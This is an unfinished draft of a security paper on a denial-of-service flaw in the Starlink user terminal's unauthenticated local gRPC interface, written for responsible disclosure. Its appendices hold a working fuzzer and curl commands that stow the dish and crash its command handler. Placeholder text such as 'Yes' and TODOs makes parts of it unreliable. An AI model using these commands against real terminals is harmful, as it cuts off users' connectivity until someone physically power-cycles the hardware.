Dishy Paper

Anonymous Authors

***Abstract*—haha yes**

ACKNOWLEDGMENTS

The authors would like to thank the Starlink responsible disclosure team for promptly confirming the issue and deploying a fix, and working with us to **TODO**.

I. MOTIVATION

The Starlink user terminal, similarly to other consumer routers, is configured through a web admin page accessible on the local network. This page makes API calls over the local network to query and update the state, therefore providing a promising attack surface for adversaries to attempt to configure the state or deny service by injecting malformed commands.

It is well known that other routers are vulnerable to these techniques. Since traffic on the local network is seldom encrypted, local attackers can scrape admin passwords and potentially inject commands. Additionally, default admin passwords, combined with browser policies typically allowing cross-origin writes [2], [1], have also resulted in configurations vulnerable to attack from outside the local network [3].

However, unlike other consumer routers, these commands are not password authenticated. This allows any device on the local network to send commands to the user terminal, and therefore exploit any vulnerabilities in the command decoding and execution logic. This also allows allows insecure devices and certain network configurations to be leveraged by external attackers to inject commands from outside the network. Additionally, the lack of rate limiting allows potential adversaries to scan the user terminal for potential vulnerabilities by fuzzing.

In this work we therefore present a security analysis of the Starlink user terminal administrative interface. In Section II, we present a novel attack in which a malformed command can be sent to put the user terminal into an inoperative state until it can be physically power-cycled. In Section III, we consider the impact of this attack in different scenarios where the configuration command interface can be exploited by on-network adversaries. In Section IV, we discuss the security properties of the system overall, including against remote adversaries who may use browser exploits, IP spoofing, and DNS hijacking to send commands.

II. ATTACK

In this section we explore the underlying architecture of the Starlink modem, and how this opens the system up to denial-of-service attacks. We also describe an attack on the command handler resulting in persistent denial-of-service.

The user terminal is typically administered via the "my.starlink.com" web interface. This interface sends commands to the modem over the local network, using gRPC (Google Remote Procedure Calls) encapsulated within HTTP "POST" requests. As shown in Figure 1, these requests are decoded by a gRPC web proxy, and forwarded to a command handler.



Fig. 1: Overview of the Starlink modem functionality. gRPC calls are encapsulated within HTTP POST requests by the web interface, which are decoded and processed. Malformed gRPC requests cause the command handler to crash, resulting in the modem no longer being able to respond to commands.

Although typically sent using the web interface, these gRPC commands can also be made on their own from any device or application on the local network. To make HTTP-encapsulated gRPC requests, tools like *curl* can be used **TODO cite?** – however, the format is not easy to construct manually and requires prior knowledge of the commands. However, valid commands can be extracted using a network monitor such as *Wireshark* **TODO cite?**. Alternatively, gRPC commands can be sent directly – for instance, through the *grpcurl* command-line interface [4]. This can also be used to query the modem for available functions.

Although some commands require password authentication, the vast majority do not. Among these are telemetry and status requests, logging, and commands on the dish itself. As a result, an adversary on the local network can trivially cause rudimentary denial of service – for example, by sending the "stow" command to rotate the dish away from the sky, leaving it unable to connect to satellites overhead. By repeatedly sending these commands, service is denied for as long as the attacker can maintain presence.

When encapsulated within HTTP requests, gRPC commands are very small – the payload is usually between 2 and 5 bytes. This gives a sufficiently small command space for effective fuzzing, since we can send commands of the correct format with random contents to see if any are valid. Through this approach we can find not only valid commands, but also invalid commands that expose corner cases in the command handler, causing unexpected behavior.

A. Fuzzer

Code for the fuzzer can be found in Appendix **TODO**. This script iterates through all gRPC commands of a certain length, saving all commands that result in **TODO ughhh**

TODO description of how fuzzer works (inc. how to determine whether a command has done something interesting), table of results for commands of length 2

One such command is the byte sequence `\x00\x00\x00\x00\x03\xea>\x00`, which causes the command handler to crash – this is shown in Figure 1. This stops the modem from responding to commands, but does not stop the terminal from functioning, effectively freezing its settings and state until the terminal is rebooted. A physical power-cycle is required in order to restore functionality.

Appendix B contains a shell script to send the malformed command to a user terminal on the local network. **TODO maybe picture of error message and/or stowed dish?**

III. Impact

This attack can have a signficant impact – since the state of the dish is frozen, an adversary can achieve persistent denial of service by first sending a command to stow the dish. This will interrupt service until the dish can be physically power-cycled, which is not always trivial. As long as the adversary remains on the local network, this attack can be repeated to cause continuous loss of service for users on the network. Therefore, attackers that can maintain presence on the network will have the greatest impact.

There is also potential for remote attacks, provided the attacker can in some way cause a device on the same network as the dish to send HTTP requests. The Cross-Origin Resource Sharing (CORS) **TODO cite** policies of modern browsers prevent javascript from making unauthorized requests to external domains or addresses, so javascript-based attacks are unlikely unless legacy browsers are used. However, the attacker could trick a user into executing a malicious executable or script, which could easily be used to make these requests.

Furthermore, in some cases "drive-by" attacks are possible – if the network is not password protected, an attacker can connect and execute the attack while passing nearby. Since the Starlink routers do not have passwords by default, this could be a serious concern. Executing the attack only requires a few seconds of connection on the local network, and can cause outages on the order of minutes or hours. This can be mitigated by using the "guest network" mode provided by the router – this adds an unprotected guest network which does not have access to the administrative interface.

Since the attack can be deployed from any device connected to the local network, large networks containing many untrusted users are at the greatest risk. Such networks also suffer greater impact, as more devices are affected by network disruptions. The impact is magnified when Starlink is the only source of internet access for that customer. Examples may include maritime and aviation traffic, internet cafés, or large organisations.

Restoring service requires physical access to the terminal, so disruption will be increased where access is difficult or restricted. Examples may include secured rooftop installations.

A. Responsible Disclosure

This vulnerability has been reported to Starlink through their provided channels. It has been triaged and reproduced by their security team, and the root cause was determined to be a bug in the gRPC server's handling of edge cases. A fix for this will have been fully deployed by the time of this paper's publication.

IV. Discussion

Yes

V. Conclusion

Imagine there's a really cool interesting conclusion here

References

[1] (2006, 09) Mitigate csrf attacks against internal networks (block rfc 1918 local addresses from non-local addresses). [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=354493

[2] (2022, 11) Same-origin policy. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[3] Bob. (2007, 02) drive-by pharming: changing settings on home router without the user's knowledge. [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=371598

[4] FullStory. (2022) gRPCurl. [Online]. Available: https://github.com/fullstorydev/grpcurl

Appendix A
Fuzzer Source Code

TODO preamble

```
import requests
import random
from tqdm import tqdm

url = "http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle"
headers = {
    "Accept": "*/*",
    "Accept-Language": "en-GB,en;q=0.5",
    "content-type": "application/grpc-web+
        proto",
    "x-grpc-web": "1"
}

def send_request(data):
    response = requests.post(url, data=data
        , headers=headers)
    return dict(
        data=data,
        status_code=response.status_code,
        headers=response.headers,
        content=response.content
    )

def generate_bytes(length, length_header=
    None, continue_from=None):
    length_header = length_header or length
    continue_from = continue_from or 0

    preamble = b'\x00\x00\x00\x00' +
        length_header.to_bytes(1, 'big')
    for i in range(continue_from, 256**
        length):
        yield preamble + i.to_bytes(length,
            'big')

results = []
for data in tqdm(generate_bytes(2,
    length_header=3), total=256**2):
    data = data + b'\x00'
    response = send_request(data)
    if response['headers'].get('grpc-status
        ') != '13' and response['headers'].
        get('grpc-status') != '12':
        print("Found something!")
        print(response)
        results.append((data, response))
```

Appendix B
gRPC HTTP Requests

The following shell script sends an HTTP POST request containing a gRPC command to "stow" the dish, turning it away from the sky.

```
printf '\x00\x00\x00\x00\x03\x92}\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```

The following shell script sends a malformed request, causing the dish to crash.

```
printf '\x00\x00\x00\x00\x03\xea>\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```